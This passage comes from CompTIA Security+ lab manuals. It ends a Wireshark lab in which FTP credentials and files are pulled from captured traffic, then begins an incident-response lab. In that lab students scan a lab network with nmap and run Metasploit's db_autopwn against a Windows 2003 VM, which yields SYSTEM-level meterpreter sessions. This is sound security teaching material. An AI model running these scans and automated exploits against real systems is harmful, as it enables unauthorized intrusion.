


Figure 36: Extracting the JPEG from the HTTP Traffic

- To view the file, click **Places** from the Linux Menu Bar and select **Home Folder**. Click **Cancel** to close the Wireshark: HTTP Object List




Figure 37: The File Carved from HTTP Traffic

- Type ftp (all lowercase) in the Wireshark filter pane and click apply. You will be able to see the decrypted FTP traffic, as well as the usernames and passwords.

No.	Time	Source	Destination	Protocol	Length	Info
43	8.218674	192.168.2.2	192.168.2.3	FTP	60	Request: QUIT
112	19.449104	192.168.2.3	192.168.2.2	FTP	81	Response: 220 Microsoft FTP Service
118	21.661618	192.168.2.2	192.168.2.3	FTP	64	Request: USER ftp
119	21.662093	192.168.2.3	192.168.2.2	FTP	126	Response: 331 Anonymous access allowed
134	24.484978	192.168.2.2	192.168.2.3	FTP	66	Request: PASS hfqfh

Figure 38: The FTP Username and Password in Clear Text

- Scroll down through the ftp frames and find the names of some of the files that were transferred. They include JPEG, PDF, executable, and zip files.

No.	Time	Source	Destination	Protocol	Length	Info
8745	50.187442	192.168.2.2	192.168.2.3	FTP	78	Request: RETR WinPcap 4 1 2.exe
8746	50.188430	192.168.2.3	192.168.2.2	FTP	131	Response: 150 Opening ASCII mode data c
9625	50.782928	192.168.2.3	192.168.2.2	FTP	78	Response: 226 Transfer complete.
9628	50.788594	192.168.2.2	192.168.2.3	FTP	80	Request: PORT 192,168,2,2,201,174
9629	50.790096	192.168.2.3	192.168.2.2	FTP	84	Response: 200 PORT command successful.
9630	50.797298	192.168.2.2	192.168.2.3	FTP	69	Request: RETR zipl.zip
9647	51.001040	192.168.2.3	192.168.2.2	FTP	78	Response: 226 Transfer complete.

Figure 39: The Frame Indicates the Name of the Transferred Executable and Zip File

- To pull one of the zip files transferred via FTP out of the capture file, type **ftp-data and frame contains PK** into the Wireshark filter and hit **Apply**. Right-click on the second frame in the list (421) and select **Follow TCP Stream**.




Figure 40: Following the TCP Stream

- In the Follow the TCP Stream pane, click the **Save As** button.




Figure 41: Saving the Zip File

14. For the name of the file, put **elmo.zip**. Use **Desktop** as the *Save in folder*.




Figure 42: Naming the File and Saving it to the Desktop

15. Minimize open applications and look for the zip file you saved on the Desktop. Double click on the brown elmo.zip icon. A white file.zip icon will appear below it. Double click on the white elmo.zip icon and the three pictures should appear.



Figure 43: The Extracted Pictures of a Zip File

16. Close all remaining applications and terminals.

Task 3.2 Conclusion

Although Wi-Fi Protected Access (WPA/WPA2) offers far superior security to that of its older counterpart Wired Equivalent Privacy (WEP), it also has some security risks associated with its use. If the user selects a weak passphrase, an attacker can try to obtain the password by performing a dictionary attack. In order for the attacker to obtain the WPA passphrase, they must get the WPA handshake by performing a de-authentication attack with a wireless card running in monitor mode. To properly secure a wireless network use WPA, or preferably WPA2, and a strong passphrase with at least 16 characters, and use uppercase and lowercase letters, as well as special characters.

Task 3.3 Discussion Questions

1. Type **ftp** in the filter pane of Wireshark. Find the names of at least 2 picture files (JPEGs) that were transferred.
2. Using the same **ftp** filter in Wireshark, and find the name of the two executable (EXE) files that were transferred.
3. Type **frame contains PASS** in the filter pane of Wireshark. What was the password used to log on to the FTP site?

5 References

1. Wireshark:
<http://www.wireshark.org/>
2. Wi-Fi Alliance:
<http://www.wi-fi.org/>
3. Institute of Electrical and Electronics Engineers:
<http://www.ieee.org/index.html>
4. BackTrack Linux:
<http://www.backtrack-linux.org/>
5. Wireless Hacking Video:
<http://vimeo.com/3410674>



CompTIA Security+® Lab Series

Lab 6: Incident Response Procedures

CompTIA Security+® Domain 2 - Compliance and Operational Security

Objective 2.3: Execute appropriate Incident Response Procedures

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Execute Appropriate Incident Response Procedures	3
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	Using db_autopwn to Attack a Remote System	8
Task 1.1	Attacking a Remote Machine Using db_autopwn	8
Task 1.2	Conclusion.....	14
Task 1.3	Discussion Questions	14
Task 2	Collecting Volatile Data	15
Task 2.1	Collecting Volatile Data on a Compromised Machine	15
Task 2.2	Conclusion.....	22
Task 2.3	Discussion Questions	22
Task 3	Viewing Network Logs.....	23
Task 3.1	Viewing Network Logs within Windows	23
Task 3.2	Conclusion.....	28
Task 3.3	Discussion Questions	28
5	References	29

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn some of the various methods that can be utilized to determine if an attacker attempted or successfully compromised a system. Some information about the attacker, such as their IP Address, may be lost if the machine is shutdown. For this reason, volatile data is collected before shutting down.

This lab includes the following tasks:

- [Task 1](#) - Using db_autopwn to Attack a Remote System
- [Task 2](#) - Collecting Volatile Data
- [Task 3](#) - Viewing Network Logs

2 Objective: Execute Appropriate Incident Response Procedures

If a system has been compromised, it is important to know what actions should be taken. Appropriate actions include collecting volatile data on the system, as well as analyzing the system logs. This will help you to understand which machines were involved in the attack and what attackers are still currently connected to the system.

Volatile Data – When a computer is turned off, information, such as active network connections is lost. Investigators may want to examine active connections to the machine. Therefore, volatile data should be collected before turning off the machine.

Network Logs – When a browser connects to a web site, that activity is logged by the system. The logs can be examined to determine the IP Addresses of connected users.

Netstat – This command can be used in the Mac, Windows, and Linux operating systems to determine active network connections, and to determine which ports the machine is listening on. It works for both IPv4 and IPv6 connections.

db_autopwn – db_autopwn automatically launches Metasploit exploits based on which ports are discovered to be open on the victim's system during the nmap scan.

Windows Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Server Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the root@bt:~# prompt.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the Password: **password** and click the **OK** button (verify the password with your instructor).



Figure 4: Windows 2k3 login

Task 1 Using db_autopwn to Attack a Remote System

db_autopwn automatically launches Metasploit exploits for the Windows, Mac, Linux, and UNIX operating systems, based on open ports on the system you are attempting to attack. If a system is vulnerable to any of the exploits that the user launches, the attacker will be able to access the victim through meterpreter or a command shell.

Task 1.1 Attacking a Remote Machine Using db_autopwn

To launch an attack using db_autopwn, perform the following steps:

1. Open a terminal in the BackTrack 5 system and type the following command into the command prompt. It will conduct a ping scan to find hosts on a network (**Note: Linux is case sensitive, use lowercase "s" and capital "P"**):
root@bt:~#nmap -sP 192.168.100.*

```
root@bt:~# nmap -sP 192.168.100.*
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-03-25 14:08 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:98:00:97 (VMware)
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.5
Host is up (0.00025s latency).
MAC Address: 00:50:56:98:00:1A (VMware)
Nmap scan report for 192.168.100.147
Host is up (0.00016s latency).
MAC Address: 00:50:56:98:00:9D (VMware)
Nmap scan report for 192.168.100.201
Host is up (0.00013s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 40.90 seconds
```

Figure 5: The Results of a Ping Scan using nmap with the -sP option


The results provide several IP Addresses:

- 192.168.100.1 (gateway)
- 192.168.100.3 (attacker)
- 192.168.100.5 (attacker)
- 192.168.100.147 (victim)
- 192.168.100.201 (victim)

We can then perform an operating system scan of the two victim machines in order to determine which of the two machines is running the Windows operating system.

2. We will perform an operating system scan of the firewall host.

```
root@bt:~#nmap -O 192.168.100.1
```



```
root@bt:~# nmap -O 192.168.100.1
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-25 17:46 EDT
Nmap scan report for pfSense.localdomain (192.168.100.1)
Host is up (0.00019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:98:01:7A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): OpenBSD 4.X (86%)
Aggressive OS guesses: OpenBSD 4.0 (86%), OpenBSD 4.3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```

Figure 6: An nmap scan of 192.168.100.1

We know this information about the IP Addresses identified on the network:

- 192.168.100.1 (gateway)
- 192.168.100.3 (attacker)
- 192.168.100.5 (attacker)
- 192.168.100.147 (Linux victim)
- 192.168.100.201 (victim)

We will now perform an operating system scan against the remaining victim machine. Even though we are fairly confident it is running Windows, we will scan it anyway.

3. We will perform an operating system scan of the first victim.

```
root@bt:~#nmap -O 192.168.100.201
```

```

root@bt:~# nmap -O 192.168.100.201

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-03-25 14:44 EDT
Nmap scan report for 192.168.100.201
Host is up (0.00041s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1028/tcp  open  unknown
1039/tcp  open  sbl
1040/tcp  open  netsaint
1044/tcp  open  dcutility
1052/tcp  open  ddt
1061/tcp  open  kiosk
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8099/tcp  open  unknown
MAC Address: 00:50:56:98:00:96 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003

```

Figure 7: An nmap scan of 192.168.100.201

The results of the nmap operating system scan indicate that the system is running Microsoft Windows. It says it could be Windows XP SP2 or Windows Server 2003. Some of the open ports such as Lightweight Directory Access Protocol (LDAP) and Post Office Protocol Version 3 (POP3), indicate that the system is a server, not an XP client.

4. Open a terminal within BackTrack 5 by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit. The banner you see may be different from the one shown in the picture below. Type **banner** to change the banner:

```
root@bt:~#msfconsole
```



```
root@bt:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

    wake up, Neo...
  the matrix has you
    follow the white rabbit.

    knock, knock, Neo.

<< back | trac

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 237 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 237 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 8: One of the banners for the msfconsole of Metasploit

- At the msf prompt, you can type the `?` to see a list of available commands:
`msf > ?`

```

Database Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database
db_autopwn   Automatically exploit everything
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_driver    Specify a database driver
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf >

```

Figure 9: Commands Available within Msfconsole

The commands listed at the end of the help are backend database commands. We can run an nmap scan using `db_nmap` and the results will be sent into the database.

- Type the following command to perform a scan on 192.168.100.201. The `-T4` argument allows for a faster execution of the scan were the `-A` argument is used to enable OS and version detection. The `-v` argument will increase the verbosity level.

```
msf> nmap -T4 -A -v 192.168.100.201
```

```
msf > nmap -T4 -A -v 192.168.100.201
```

Figure 10: nmap -T4 -A -v 192.168.100.201

- Type the following command to perform a scan and add 192.168.100.201 to Metasploit's backend database. Ports 21-445 will be focused on and will be logged in the database.

```
msf > db_nmap 192.168.100.201 -p 21-445
```

```
msf > db nmap 192.168.100.201 -p 21-445
```

Figure 11: db_nmap

The results of the nmap scan sent to the database will be displayed.

```
msf > db_nmap 192.168.100.201
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-25 15:09 EDT
[*] Nmap: Nmap scan report for 192.168.100.201
[*] Nmap: Host is up (0.00085s latency).
[*] Nmap: Not shown: 975 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 88/tcp    open  kerberos-sec
[*] Nmap: 110/tcp   open  pop3
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 464/tcp   open  kpasswd5
[*] Nmap: 593/tcp   open  http-rpc-epmap
[*] Nmap: 636/tcp   open  ldapssl
[*] Nmap: 1025/tcp  open  NFS-or-IIS
[*] Nmap: 1026/tcp  open  LSA-or-nterm
[*] Nmap: 1028/tcp  open  unknown
[*] Nmap: 1039/tcp  open  sbl
[*] Nmap: 1040/tcp  open  netsaint
[*] Nmap: 1044/tcp  open  dcutility
[*] Nmap: 1052/tcp  open  ddt
[*] Nmap: 1061/tcp  open  kiosk
[*] Nmap: 3268/tcp  open  globalcatLDAP
[*] Nmap: 3269/tcp  open  globalcatLDAPssl
[*] Nmap: 8099/tcp  open  unknown
[*] Nmap: MAC Address: 00:50:56:98:00:96 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
msf >
```

Figure 12: db_nmap results

8. Type the following command to run **db_autopwn**

```
msf > db_autopwn -p -t -e -r
```

```
msf > db_autopwn -p -t -e -r
```

Figure 13: db_autopwn

The scan can take a considerable amount of time (about 5 minutes). If db_autopwn is successful, there will be one or more active connections to the victim.

```

Active sessions
=====
Id  Type  Information  Connection
--  --  --  --
1  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:29178
-> 192.168.100.201:1106  exploit/windows/dcerpc/ms03_026_dcom
2  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:6306
-> 192.168.100.201:1107  exploit/windows/smb/ms08_067_netapi
3  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2K3DC  192.168.100.3:39212
-> 192.168.100.201:1109  exploit/windows/smb/ms08_067_netapi

```

Figure 14: Connections from the Attacker to the Victim

We now have active connections to the victim machine. We can now go to the victim machine and collect volatile data and view the network logs.

Information provided by the active session screen, include:

- Attacker and victim ports in use
- Level of access on the victim (Example SYSTEM)
- Whether a meterpreter shell or a reverse shell has been sent to the attacker

Task 1.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. An attacker must be comfortable with the commands within msfconsole to be able to set the options Metasploit requires. However, with `db_autopwn`, the attacker only needs to know the IP Address of the victim machine, which they can obtain by performing a ping scan with `nmap`.

Task 1.3 Discussion Questions

1. What is the command to scan the 192.168.100.0/24 network for hosts?
2. What is the command to scan 192.168.100.147 for open TCP ports?
3. How can you determine the operating system that the target system is running?
4. What command must be run before utilizing the `db_autopwn` command?

Task 2 Collecting Volatile Data

If a machine has been compromised, it is important to get some information off the machine before you shut it down. Any data residing in RAM, or memory, will be gone when the system is shutdown.

Task 2.1 Collecting Volatile Data on a Compromised Machine

Attackers have the ability to hide process and normal output that is expected when you type a Windows command like netstat. For this reason, trusted executables, or binaries, should be used when performing incident response. In this case, we will use the actual executables on the compromised system just to get a feel for how incident response is done. If this was a real compromised system, we could use a DVD with trusted binaries.

Log on to the Windows 2003 Server

1. Log on to the Microsoft Windows 2003 Server by clicking the **Send Ctrl-Alt-Del** link in the bottom right hand corner of the browser window. Log on to the 2003 server with the username of **Administrator** and the password of **password**.

